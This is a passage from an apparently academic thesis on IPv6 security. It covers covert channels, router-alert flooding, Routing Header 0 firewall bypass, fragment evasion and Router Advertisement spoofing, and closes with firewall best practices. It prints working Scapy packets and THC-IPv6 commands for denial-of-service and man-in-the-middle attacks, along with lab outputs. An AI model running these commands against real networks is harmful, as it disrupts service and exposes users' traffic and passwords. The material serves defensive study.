other than 0s in the data field", [49, p. 32]. That is, a firewall that forwards this type of packets is inconsistent due to the RFCs and opens the possibility for a covert channel. This kind of attack is neither new to network administrators nor to attackers since there are many covert channels in the TCP/IP protocol familiy which are investigated in other works such as [16] which implements a *covert timing channel*, [13, p. 446], by altering the timing of IP traffic or [2] which manipulates IPv4 headers as a type of a *covert storage channel*, [13, p. 446]. But it should be noted that the IPv6 protocol provides even new possibilities for covert channels.

#### Router Alert DoS Attack in Hop-by-Hop Options Header

"The Hop-by-Hop Options header is used to carry optional information that must be examined by every node along a packet's delivery path", (RFC 2460). One option is the IPv6 Router Alert Option (RFC 2711) which tells routers to intercept the datagram and to look further into it. If this investigation is not done in efficient hardware but in slower software (slow path) the router might be vulnerable for a denial of service attack if it is flood by many router alerts. This security issue is also described in the RFC: "Gratuitous use of this option can cause performance problems in routers. A more severe attack is possible in which the router is flooded by bogus datagrams containing router alert options." We therefore build such a IPv6 packet with a router alert and flood it to the destination.

Listing 3.5 shows the packet constructed with **Scapy** [11]. It contains a Hop-by-Hop Options header with a router alert option (value = 0x05) which tells the router that a Multicast Listener Discovery (MLD) message is in the IPv6 packet (value = 0).[1] This single packet is sent to the

[1]The current option values for the Hop-by-Hop & Destination Options header are maintained by the IANA, [53], as well as the list with the router alert options, [50].

```
1 >>> packetRouterAlert = IPv6(dst="2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f") /
      IPv6ExtHdrHopByHop(options=RouterAlert(value=0)) /TCP(sport=RandShort(),dport=80)
      /("Lorem ipsum dolor sit amet.")
2 >>>
3 >>> srflood(packetRouterAlert)
```

Listing 3.5: Router Alert flooding with Scapy: the Hop-by-Hop Options header contains a router alert option and is then flooded to the destination.

destination address and *all* hops along the path must examine its options. The attached TCP datagram with a destination port of 80 (HTTP) is added in order to construct a normal looking TCP/IP packet. Since the `srflood()` does not flood the network with many thousands of packets per second, this constructed packet cannot overwhelm a router. The THC-IPv6 attacking toolkit [47] also provides a tool called **denial6** which has a test-case (number 1) that sends exactly such messages: `./denial6` *`interface destination test-case-number`*.

The best current practice RFC 6398 (IP Router Alert Considerations and Usage) also explains that there are currently no methods to distinguish between a spoofed router alert messages, i.e., an attack, and a legitimate router alert option: "In a nutshell, the IP Router Alert Option does not provide a convenient universal mechanism to accurately and reliably distinguish between IP Router Alert packets of interest and unwanted IP Router Alert packets. This, in turn, creates a security concern when the IP Router Alert Option is used, because, short of appropriate router-implementation-specific mechanisms, the router slow path is at risk of being flooded by unwanted traffic." One chance to defeat such attacks can be the implementation of rate limits for router alerts.

#### Routing Header 0 (deprecated)

With an inserted Routing header, an IPv6 packet visits all given IPv6 addresses via its traversal to the real destination node (refer to Figure 2.3). While a Routing header type 2 (RH2) is used for Mobile IPv6, a type 0 Routing header (RH0) can be used for any IPv6 packets. The usage of a Routing header type 0 has several security issues:

- **DoS between two nodes:** If the Routing header stores the IPv6 addresses of two nodes and repeats them a few times, the IPv6 packet will bounce between these two nodes and will force a congestion on the path. If the payload of the IPv6 packet and the bandwith of the attacker are huge enough, this can lead to a denial of service attack.

- **Firewall bypassing:** An IPv6 packet with the appropriate Routing header may be able to bypass certain firewall configurations. Consider the following example (Figure 3.4): a firewall with three interfaces (outside, DMZ, inside) allows certain connections from the outside to the DMZ but not from the outside to the inside. Furthermore, some connections from the




Figure 3.4.: Firewall Bypassing with RH0: the firewall would block a direct connection from the Internet to the inside network, but allows it through the DMZ.

DMZ to the inside are allowed. An attacker on the outside can now send a packet to the DMZ with a Routing header type 0 which contains a final destination address of the inside network. If the firewall does not fully inspect the Routing header, it will first permit the packet from the outside network to the DMZ, and will further allow the legitimate looking packet from the DMZ to the inside network.

With the usage of the packet manipulation program **Scapy** [11] we construct a simple ICMPv6 echo-request packet with a Routing header type 0 (Listing 3.6). We declare three IPv6 addresses: the source of the packet, the intermediary node, and the destination node. Note that the IPv6 packet is sent to the intermediary IPv6 address first, while the real destination IPv6 address resides in the Routing header.[2] As the intermediary node, we use an interface of a Cisco router with an older IOS version which does not block Routing headers by default. Therefore, the intermediary node processes the Routing header, places the Routing header address in the destination of the IPv6 packet and forwards it to the real destination. The listing also shows the echo-reply answer which is received directly from the destination, i.e., without an Routing header.

A small example of an IPv6 packet which oscillates between two intermediary nodes is presented in Listing 3.7. The constructed packet is first sent to the intermediary node i1, then bounced between i2 and i1, and finally transmitted to the destination. This is similar to the "IPv6 Routing Header Security" presentation by Philippe Biondi and Arnaud Ebalard on the CanSecWest Conference 2007, [12], which shows a few real world examples of the RH0 DoS attack. For example, they made some time measurements for the amplification effect and also computed the additional traffic that was placed between two nodes. These two information combined results in a potential vast denial of service attack since an attacker can "buffer" traffic between two routers in the Internet: the

[2] Cisco's IPv6 Security book [49] also gives a Scapy example of a RH0 packet. However, they inadvertently swapped the destination address and the intermediary address, which results in a packet that is sent directly to the real destination and *not* over the intermediary node. We reported that issue to the authors of the book.

```
>>> source = "2001:db8:72ed:e130:4cec:a03c:79d8:c441"
>>> intermediary = "2001:db8:72ed:a9d7::1"
>>> destination = "2001:db8:72ed:46:212:3fff:fe51:da95"
>>> packetRH0 = IPv6(src=source,dst=intermediary) /IPv6ExtHdrRouting(type=0,
    addresses=[destination]) /ICMPv6EchoRequest()
>>> ans,unans=sr(packetRH0)
Begin emission:
....Finished to send 1 packets.
*
Received 5 packets, got 1 answers, remaining 0 packets
>>>
>>> ans[0][0].show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:72ed:e130:4cec:a03c:79d8:c441
  dst= 2001:db8:72ed:a9d7::1
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:72ed:46:212:3fff:fe51:da95 ]
###[ ICMPv6 Echo Request ]###
[...]
>>>
>>> ans[0][1].show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 8
  nh= ICMPv6
  hlim= 63
  src= 2001:db8:72ed:46:212:3fff:fe51:da95
  dst= 2001:db8:72ed:e130:4cec:a03c:79d8:c441
###[ ICMPv6 Echo Reply ]###
[...]
>>>
```

Listing 3.6: Routing Header RH0 Attack: the source node sends an echo-request message, but the first destination is the intermediary node. The inserted Routing header stores the real destination IPv6 address. The echo-reply is sent without a Routing header directly to the originating source node.

```
>>> source = "2001:db8:72ed:e130:4cec:a03c:79d8:c441"
>>> i1 = "2001:db8:72ed:a9d7::1"
>>> i2 = "2001:db8:72ed:46::1"
>>> destination = "2001:db8:72ed:46:212:3fff:fe51:da95"
>>> packetRH0 = IPv6(src=source,dst=i1) /IPv6ExtHdrRouting(type=0,
    addresses=[i2,i1,destination]) /ICMPv6EchoRequest()
>>> ans,unans=sr(packetRH0)
Begin emission:
....Finished to send 1 packets.
*
Received 5 packets, got 1 answers, remaining 0 packets
>>>
```

Listing 3.7: Routing Header RH0 Attack bouncing between two intermediary nodes before arriving at the real destination.

RH0 packets must be sent with appropriate RRT values in order to hit a victim with all the stored traffic at the same time. They also showed that some traceroute commands combined with Routing headers reveal several routers on the Internet that would not be revealed without the usage of RH0.

Due to the fact that the RH0 has this major security flaws, RFC 5095 deprecates the overall usage of Routing header type 0. That is, "an IPv6 node that receives a packet with a destination address assigned to it and that contains an RH0 extension header MUST NOT execute the algorithm [...]". Furthermore, it MUST send an ICMPv6 parameter problem (code 0) message back to the source. The RFC further advises to implement ingress filtering on perimeter firewalls in order to block all IPv6 packets that contain a RH0 header. That is, not only the interfaces of a firewall must not process any RH0 packets, but all traversing IPv6 packets with a RH0 should be blocked, too. One way to test whether an ISP has implemented ingress filtering is to send a boomerang packet to a destination which processes RH0 packets and check if this packet comes back. In [12], a suitable Scapy one-liner is presented: `sr1(IPv6(src=us, dst=tgt) /IPv6ExtHdrRouting(addresses=[us]) /ICMPv6EchoRequest()).`

Note that the deprecation of RH0 for IPv6 was in 2007, many years after the security issues with source routing for IPv4 were known. For example, in 1989, S. M. Bellovin describes source routing as a way for attackers to hide their own IP address while still receiving answers from the attacked machines, [9].

#### Firewall Evasion with Fragment Header

Fragmentation in IPv6 is used by the originating node in order to have the packet size fitted into the path maximum transmission unit (PMTU, refer to Section 2.2.1). Since IPv6 requires a MTU greater than 1280 bytes, (RFC 2460), fragmented packets should not be smaller than 1280 bytes, except the last fragment with the "more fragments" M flag set to zero.

```
1 weberjoh@weberjoh-OptiPlex-GX620:~$ sudo tcpdump -i eth0 -vv ip6
2 tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
3 18:40:57.786514 IP6 (hlim 63, next-header Fragment (44) payload length: 16) 2001:db8:72
      ed:a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:212:3fff:fe51:da95: frag (
      0x3f90bf6f:0|8) ICMP6, echo request, seq 0
4 18:40:57.791316 IP6 (hlim 63, next-header Fragment (44) payload length: 16) 2001:db8:72
      ed:a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:212:3fff:fe51:da95: frag (
      0x3f90bf6f:8|8)
5 18:40:57.791346 IP6 (hlim 64, next-header ICMPv6 (58) payload length: 16) 2001:db8:72ed
      :46:212:3fff:fe51:da95 > 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f: [icmp6 sum ok]
      ICMP6, echo reply, seq 0
```

Listing 3.8: Fragment header: neither the router nor the Linux machine discard the tiny fragment. The computer sends an echo-reply.

An attacker could try to bypass a firewall or IDS/IPS inspection by either fragmenting his packets to many small fragments or by chaining a few extension headers before his payload in order to place the upper-layer information in a rearmost packet. "The combination of multiple extension headers and fragmentation in IPv6 creates the potential that the Layer 4 protocol is not included in the first packet of a fragment set, making it difficult to enforce Layer 4 policy on devices that do not do fragment reassembly", [23].

We execute two different firewall tests concering the Fragment header. The first one tests **whether the firewall allows tiny fragments to pass**, i.e., fragments smaller than 1280 bytes. We use the same test method and the proposed Scapy script presented by Antonios Atlasis at the Black Hat Conference 2012, [4, p. 8]. The script is listed in Appendix A.4. It is called with four arguments: `./SimpleFragmentation` *`source-address destination-address lenght-of-fragments offset-of-second-fragment`*. To test the smallest fragments, we call it with `1 1` to have two fragments, both with a length of 8 bytes. Listing 3.8 shows a capture from the destination node. Both fragments arrive and the node answers with an echo-reply. The highlighted regions show the fragment identification, the fragment offset, and the length of the payload. Note that in our tests it is *not* interesting at all if the destination node replies, but only if the intermediary firewall forwards both tiny fragments. Furthermore, we do not test a real firewall evasion by spreading the upper-layer information over several fragments, but only whether the firewall lets tiny fragments pass in general, or not. "In general, large amounts of fragmented traffic have been used as an early indicator of an intrusion attempt because most baselines of Internet traffic indicate that the percentage of fragmented traffic is low", [23, 92].

The second test reveals **whether the firewall allows a fragment to pass even though the upper-layer information is not present in the (first) fragment**. We use the **thcping6** tool from the THC-IPv6 attacking toolkit [47] which constructs special echo-requests or TCP SYN packets. Listing 3.9 shows two TCP SYN openings with the first one sent to port 80 (HTTP,

```
1 weberjoh@jw-nb09:~/thc-ipv6-2.0$ sudo ./thcping6 -S 80 eth0 2001:db8:72ed:a9d7:ba3f:57
      be:af5b:de2f 2001:db8:72ed:46:212:3fff:fe51:da95
2 0000.0000       tcp-syn packet sent to 2001:db8:72ed:46:212:3fff:fe51:da95
3 0000.0054       tcp-rst packet received from 2001:db8:72ed:46:212:3fff:fe51:da95
4 weberjoh@jw-nb09:~/thc-ipv6-2.0$
5 weberjoh@jw-nb09:~/thc-ipv6-2.0$ sudo ./thcping6 -S 80 -D 'xxx' eth0 2001:db8:72ed:a9d7
      :ba3f:57be:af5b:de2f 2001:db8:72ed:46:212:3fff:fe51:da95
6 0000.0000       tcp-syn packet sent to 2001:db8:72ed:46:212:3fff:fe51:da95
7 0000.0123       icmp unreachable type 1 packet received from 2001:db8:72ed:a9d7::1
8 (ignoring icmp6 packet with different contents (proto 58, type 1, code 1))  packet
      received from 2001:db8:72ed:a9d7::1
```

Listing 3.9: Fragment Header: firewall evasion with large fragment: the second TCP SYN request is fragmented and denied by the firewall.

Line 1). For the second packet we add a large Destination options header to have the packet fragmented in order to move the TCP header into the second fragment. As Line 7 reveals, the intermediary firewall sent an ICMPv6 unreachable error message back to the source because it did not forward the packet. This shows that the firewall did not reassemble the fragments in order to decide whether the TCP port is allowed due to the policy, but did discard the fragment directly. In the case of a forwarded packet we can repeat the test with a TCP port that is *not* allowed due to the policy. This would reveal whether the firewall simply allows all fragments without checking the upper-layer information, or if it actually reassembles the complete packet.

If a firewall is able to parse through all extension headers without limiting the bandwith of the link, it is still hard to decide which default behavior a firewall should enforce if it recognizes some unknown extension headers. From a security perspective, a firewall should discard every IPv6 packet with an unknown extension header since it could be an attack. But this has the drawback that future extension headers will be blocked, too, if the list of known extension headers is not promptly updated.

A more detailed work with different fragmentation test cases against several operating systems was presented by Antonios Atlasis at the Black Hat Conference 2012, [4]. Furthermore, in the paper "Target-Based Fragmentation Reassembly", Judy Novak from the Sourcefire Vulnerability Research Team shows different modes of fragment reassembly according to different operating systems, and further investigates how the open source network IPS Snort [94] can be used to defeat them, [80].

### 3.1.3. Countermeasures & Firewall's Best Practices

#### Countermeasures for an IPv6 Node

A straightforward countermeasure for IPv6 nodes is to block any echo-request messages, i.e., not answering with echo-replies, or at least not answering if the requested IPv6 address is a multicast address. But since the more profound reconnaissance tools such as the Nmap SLAAC script use other techniques than echo-requests, IPv6 nodes do not have a chance to stay undetected on a local

network if they communicate with each other. Also simply blocking all echo-request messages might not be the best choice for a network administrator since legitimate tasks could not use these features anymore, too. For example, to monitor intermediary devices like switches, routers or WLAN access points, a network management utility needs to ping these devices.

The standard RFCs should be implemented correctly in order to not answer to packets that are sourced from a multicast address. One countermeasure to not allow any node to reply to each message at very fast rates is to implement rate limiting for ICMP messages: "They should be rare in every network so that a rate limit (10 messages/sec) can permit the correct use of those messages (path MTU discovery) while blocking the amplification attack", [49, p. 76]. It should be noted that these types of amplification attacks only work if the attacker already resides on the local subnet. In addition, he can only attack the local subnet, too. Hence, port statistics of the network infrastructure can reveal the attacking host quickly.

It is not easy to give recommendations concerning extension headers because it is a balance between security and usability. For example: even it is unusual to receive lots of tiny fragments what in fact could be an attack, it is not specified by the RFCs to block them. Therefore, a security administrator must decide whether to implement strict rules or to have the IPv6 stack work without any troubles.

#### Firewall's Best Practices

- Block all site-local scope (`ff05::`) and variable scope (`ff0x::`) multicast addresses at the network perimeter in order to not reveal IPv6 addresses across the local network, (RFC 4942). For example, this would prevent an attacker who already sits in the Demilitarized Zone (DMZ) to ping the all-dhcp-servers multicast address `ff05::1:3`. It also blocks the forwarding of smurf attacks from the outside to an inside network.
- IDS/IPS: Provide a simple Intrusion Prevention System (IPS) in order to detect and block massive echo-request floods from the Internet. At least the firewall should detect such ping storms and add an entry in its log files or its network management software.
- IDS: In order to recognize the SLAAC script from Nmap a firewall should produce an alert if unknown Router Advertisements are seen on the network.
- Activate unicast reverse path forwarding (uRPF), on all inside interfaces, [49, p. 66]. RPF, described in RFC 3704, is a feature in which the router checks the *source* address of incoming packets against its routing table and only forwards the packets if the source address can be reached via the interface the packet was received, i.e., if the answer of the packet can be delivered correctly. (A router normally makes its forwarding decisions based on the *destination* address.) With unicast RPF enabled, an inside attacker cannot send spoofed packets like done with the smurf6 attack and a remote victim-ip anymore because the router notes that this packet could not be generated in a correct manner behind that interface, (RFC 4942).

- Block all extension headers that are not used or unknown and review that list on a regular basis to not inadvertently disable new useful extension headers.
- Verify that the RFCs are implemented as accurate as possible, e.g., the PadN option within extension headers should only have zero-valued octets and should be blocked otherwise. This would minimize the risk for covert channels, (RFC 4942).
- IDS/IPS: Flooded router alerts in Hop-by-Hop Options headers can be mitigated by implementing rate limits for them. The thresholds for these rate limits must be choosen carefully.
- All IPv6 packets that contain a Routing header type 0 should be blocked. (A blocking of all Routing headers at once would prohibit the use of Mobile IPv6 and its Routing headers type 2. Therefore, only RH0 packets should be blocked. If MIPv6 is not used, all Routing headers can be blocked.)
- A firewall should be able to reassemble fragmented packets in order to investigate the upper-layer information of the initial IPv6 packet. It should then enforce its security policy.

## 3.2. Attacks against ICMPv6

There are some **ICMPv6 messages that must be allowed on each interface of any IPv6 node**. These are the Neighbor Discovery protocol messages which are needed for Stateless Address Autoconfiguration (SLAAC) and the resolving of link-layer addresses. Each router should be able to receive ICMPv6 type 133 (Router Solicitation) and send type 134 (Router Advertisement) messages. Furthermore, each interface must receive Neighbor Solicitations (type 135) and send Neighbor Advertisements (type 136). Since these four types of ICMPv6 messages are only required on the local link, the firewall should block them if they traverse through it, but the firewall must be able to send these messages from each of its interfaces to the connected network. Additional, there are some **mandatory messages that must be allowed to traverse the perimeter firewall**, i.e., the ICMPv6 error messages (destination unreachable, packet too big, time exceeded, parameter problem). They are needed for the IPv6 stack to work properly.

Nevertheless, there exist a few ICMPv6 message types that a firewall should block to and from the Internet, such as the Router Renumbering feature (Type 138) which can be used to readdress routers. For simplicity reasons, the firewall should block all other ICMPv6 messages than the explicit allowed ones. Listings with the required ICMPv6 messages that should be allowed/denied by firewalls or host security software can be found at [23, p. 9] or [49, p. 282]. RFC 4890 (Recommendations for Filtering ICMPv6 Messages in Firewalls) also describes filtering strategies “that will allow propagation of ICMPv6 messages that are needed to maintain the functioning of the network but drop messages that are potential security risks”.

Since some ICMPv6 messages are highly relevant for the correct functioning of IPv6, it is likely that an attacker will paralyze these ones. For example, the Router Advertisements which are rele-

vant for Stateless Address Autoconfiguration (SLAAC) to work, or the Neighbor Solicitation/Advertisement messages which are used for Neighbor Discovery. As with many other IPv6 vulnerabilities, these attacks are only applicable if the attacker already resides on the local network, i.e., has access to layer 2. RFC 3756 (IPv6 Neighbor Discovery (ND) Trust Models and Threats) desribes various RA and NS/NA spoofing attacks and discusses these threats with respect to three different trust models.

### 3.2.1. Router Advertisement Spoofing

A router sends Router Advertisement ICMPv6 messages (type 134, refer to Figure 2.4) in order to inform all nodes on the link about its presence and its routes. In many small networks, there might be only one default router available. A layer 2 attacker can send its own Router Advertisements in order to falsify the routing tables of all hosts that are listening to RA messages. This results at least in a denial of service attack. In the worst case, all hosts will send their traffic to the IPv6 address of the attackers router which brings the attacker in a situation in which he can see all IPv6 packets of all hosts (man-in-the-middle attack, MITM). If the attacker forwards all packets to a correct next hop router so that all connections reach their destination, the hosts will not register this attack until they dive deep into the information of their IPv6 stack. Since Router Advertisements are sent to the all-nodes multicast address, all IPv6 nodes on the link receive them. However, only hosts and not other routers must generate IPv6 addresses (via SLAAC) or change its routing tables upon evaluating Router Advertisements.[3]

#### New Default Router Denial of Service

A first attack results in a **denial of service** of the default route, i.e., all IPv6 traffic destined for foreign networks is dropped. This does not kill the default router itself but does harm the routing table entries on all client machines. An attacker might use a hardware router to execute this attack or he can use a software tool such as **fake_router26** from the THC-IPv6 attacking toolkit [47]. To send Router Advertisement messages which publish the link-local IPv6 address from the attacking host as a default router (lifetime in the RA message set) with a preference of "high", the following command fits: `./fake_router26 interface`. The tool sends these advertisements every few seconds to the all-nodes multicast address on the local link. Listing 3.10 shows the routing table on a Windows 7 machine before and during the attack. In the first table, there is only one default route with a metric of 256. Accordingly, during the attack the routing table changes: a second default route is inserted but with a much lower, i.e., more preferable metric of 16. The gateway IPv6 address is the link-local address of the attackers computer. Now, almost all packets to the Internet are travelling to the link-local address from the attacker. In order to run a shorter test

[3] Unfortunately the Neighbor Discovery RFC contains no MUST NOT behavior that specifies that routers must not change its routing table upon receiving Neighbor Advertisements. It only speacks about "hosts" that should generate IPv6 addresses, etc. For example: "Router Advertisements (and per-prefix flags) allow routers to inform hosts how to perform Address Autoconfiguration", (RFC 4861).

```
C:\Users\Johannes Weber>netsh interface ipv6 show route

Publish  Type      Met  Prefix                    Idx  Gateway/Interface Name
-------  --------  ---  ------------------------  ---  ------------------------
No       Manual    256  ::/0                       12  fe80::218:baff:fe31:c4e6


C:\Users\Johannes Weber>netsh interface ipv6 show route

Publish  Type      Met  Prefix                    Idx  Gateway/Interface Name
-------  --------  ---  ------------------------  ---  ------------------------
No       Manual    256  ::/0                       12  fe80::218:baff:fe31:c4e6
No       Manual    16   ::/0                       12  fe80::212:3fff:fe51:da95
```

Listing 3.10: RA Spoofing: routing table on a Windows 7 PC before and during the fake_router26 attack: the second table shows two default routes in which the spoofed one has a lower metric, i.e., is preferred.

with this tool, a limited router lifetime eliminates the injected default route after a few seconds. This can be accomplished with the `-l` *`lifetime`* option.

Even though the fake_router26 tool fits to run this RA attack it does not reproduce the whole Neighbor Discovery feature set. For example, it cannot answer to Router Solicitation messages since it only sends unsolicited Router Advertisements. Fortunately, another RA attack tool is available from the SI6 Networks' IPv6 Toolkit [36] called **ra6** with a few more options. To run the same functionality as in the just mentioned example, the following command is needed: `./ra6 -i eth0 -s fe80::212:3fff:fe51:da95 -S 00:12:3f:51:da:95 -e -d ff02::1 -t 120 -l -z 10`. If the tool should run in passive mode, i.e., only answer to Router Solicitation messages, the `-L` option must be set. A detailed explanation of all options for ra6 is presented in [35].

#### New Default Router Man-in-the-Middle

Until now, the falsifying of the victim's routing table only lead to a denial of service attack because all IPv6 traffic is sent to the attackers machine and is then discarded. Another situation arises when the attacker forwards all received packets to the real default router so that the victims do not register any change in their workflow, i.e., the attack is complete transparent for the victims. This is a kind of a **man-in-the-middle attack** since the attacker then resides between the victim and the default router. Another name for this attack is **redirect attack**, as RFC 3756 calls it that way. A Linux computer can act as a router and forward all packets according to its routing table. The only thing to activate is the IPv6 forwarding property via `sysctl -w net.ipv6.conf.all.forwarding=1`. With the `./fake_router26` *`interface`* command still running, all routing tables of the victims still hold the Linux PC as its default gateway. Listing 3.11 shows the impact of this attack: a Windows 7 computer executes a traceroute command to an IPv6 node which resides one hop away. The first hop shown in the listing is the default

```
C:\Users\Johannes Weber>tracert 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f

Tracing route to 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f over a maximum of 30 hops

  1    <1 ms     1 ms     1 ms  2001:db8:72ed:46::1
  2     1 ms     1 ms     1 ms  2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f

Trace complete.


C:\Users\Johannes Weber>tracert 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f

Tracing route to 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f over a maximum of 30 hops

  1     1 ms    <1 ms    <1 ms  2001:db8:72ed:46:5d31:5dc1:315:13ef
  2     1 ms     1 ms     1 ms  2001:db8:72ed:46::1
  3     1 ms     1 ms     1 ms  2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f

Trace complete.
```

Listing 3.11: RA Spoofing: traceroute before and during Router Advertisement man-in-the-middle attack: the second command reveals one inserted hop.

router on the local link while the second line shows the other computer. Now, with the attack running, the same traceroute command is executed one more time. It indicates a third hop on the top of both already known hops. The second hop is actually the default router on the local link. Note that the first two hops reside on the same subnet as they have both the same network-ID `2001:db8:72ed:46::` which is not usual for a routing path. This traceroute command actually reveals the man-in-the-middle attack at the data link layer.

In fact, this RA attack is not a complete man-in-the-middle attack because the answering packets from the Internet will go straight ahead to the victims computer. The default router knows that it has to forward any packets to an IPv6 address that sits on the same subnet as one of its interfaces. Since the router does not process the falsified RA packets from the attacker, it sends all packets directly to the victim. Figure 3.5 shows this situation in which all IPv6 connections traverse through this asymmetric routing. Even though the attacker cannot intercept the whole communication from the victims, he is able to capture all packets that are sent from the victims to the Internet. With a sniffer such as Wireshark [22] or tcpdump [58], this traffic can be analyzed and saved. All IPv6 addresses are visible and all plaintext communications and passwords can be read out directly. For example, all URLs that are accessed via HTTP, and all passwords that are sent with unencrypted protocols such as FTP, Telnet, POP3, and so on.

#### Bogus IPv6 Prefix On-Link

While the Router Advertisements used so far only contained information about a default router, the attack can be enhanced with proposing IPv6 prefixes in order to allocate new IPv6 addresses




Figure 3.5.: Router Advertisement "Half" Man-in-the-Middle Attack: all initiated packets from the victim are routed via the attackers computer while the returning traffic remains untouched since the attacker only spoofs the router.

for the nodes via Stateless Address Autoconfiguration (SLAAC). For example, to add an IPv6 prefix and a recursive DNS server (RFC 6106) to a falsified RA message, the command looks as follows: `./fake_router26 -A 2001:db8:dead::/64 -a 240 -D 2001:db8:dead::53 -d 240 -l 300 eth0`. This forces all nodes to generate additional IPv6 addresses. If not used as a denial of service attack, the generation of new IPv6 addresses makes sense if the attacker owns this proposed IPv6 subnet and is able to route it from the global Internet to the attacked network and vice versa. Otherwise no single packet would get its corresponding answer. But if the attacker is able to route the complete traffic, e.g., over a 6in4 tunnel, this results in a complete man-in-the-middle attack in which he can follow every connection completely. However, if the attacker wants to route an IPv6 prefix into a foreign network he must be able to connect to a layer 2 device. In this situation he is probably already using a hardware router and does not need any specific Router Advertisement tool.

Another insecure situation arises if the attacker proposes **IPv6 prefixes that belong to some legitimate remote networks**. If a victim on the attackers subnet wants to communicate with a formerly remote IPv6 address it will not send its packets to the default router anymore but will start the link-layer address resolving procedure since it believes that he resides on the same subnet as the destination IPv6 address. The attacker can then answer with spoofed NA messages, can execute man-in-the-middle attacks, and so on. This kind of attack is not that applicable in IPv4 networks since an IPv4 node receives only one IPv4 address from the DHCPv4 server at once. Hence, this type of attack is new to IPv6 networks.

Beside the tools from the THC-IPv6 attacking toolkit, the tool **Scapy** [11] can also be used for almost all attacks presented in this thesis. As an example, Listing 3.12 shows the command for

the Router Advertisement spoofing attack formerly mentioned and also depicts a detailed view of the Router Advertisement packet which will be sent with the `send()` command. The command is splitted into the packet structure: `IPv6()` builds the entire packet while `ICMPv6ND_RA()` adds a Router Advertisement ICMPv6 message. The last three ICMPv6 options create the MTU, the source link-layer address, and the prefix information in the RA packet.

#### Killing of the Default Router

This denial of service attack can be executed with the **kill_router6** tool from the THC-IPv6 attacking toolkit [47]. As the name implies, it disrupts the connection from the IPv6 clients to a router. (It does not actually kill the router itself.) This attack simply sends RA messages from the spoofed IPv6 address of the default router with a router lifetime of zero. This instructs all nodes on the link to delete the existing default route from their routing table. The appropriate command is: `./kill_router6` *`interface router-address`*. If this tool is called with an asterisk within single quotes ('*') as the router-address, it immediately sends a forged RA message with a lifetime of zero after each received RA from any router on the link. This completely stops any IPv6 communication except the local subnet for all IPv6 nodes.

#### Router Advertisement Flooding

Finally, the last Router Advertisement attack floods Router Advertisements with many IPv6 prefixes (Prefix Information, RFC 4861) and route entries (Route Information Option, RFC 4191): **flood_router26**. This forces any node on the link to run SLAAC for the new IPv6 addresses obtained from the IPv6 prefixes and to add the routes in its routing table. This results in a complete denial of service attack for Windows computers of all versions because the CPU load becomes immediately 100 % and does not decrease until the computer is restarted, even if the attacking host stops sending spoofed RAs. "There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable", [24]. A more specific test scenario in [15] showed that in their tests only "6 RAs per second were enough to use 100% of the CPU". Also several versions of Cisco's Firewall ASA are vulnerable to this attack, [25]. The command is fairly easy. The attacker only needs to specify the interface: `./flood_router26` *`interface`*. Each Router Advertisement embeds 17 IPv6 prefixes and route entries (due to RFC 4191) and the attacking host is able to send a few hundred of these RAs per second. Listing 3.13 shows the IPv6 statistics on a Linux computer after the flood_router26 attack ran a few seconds. Most of all received packets are Router Advertisements (Line 14) which 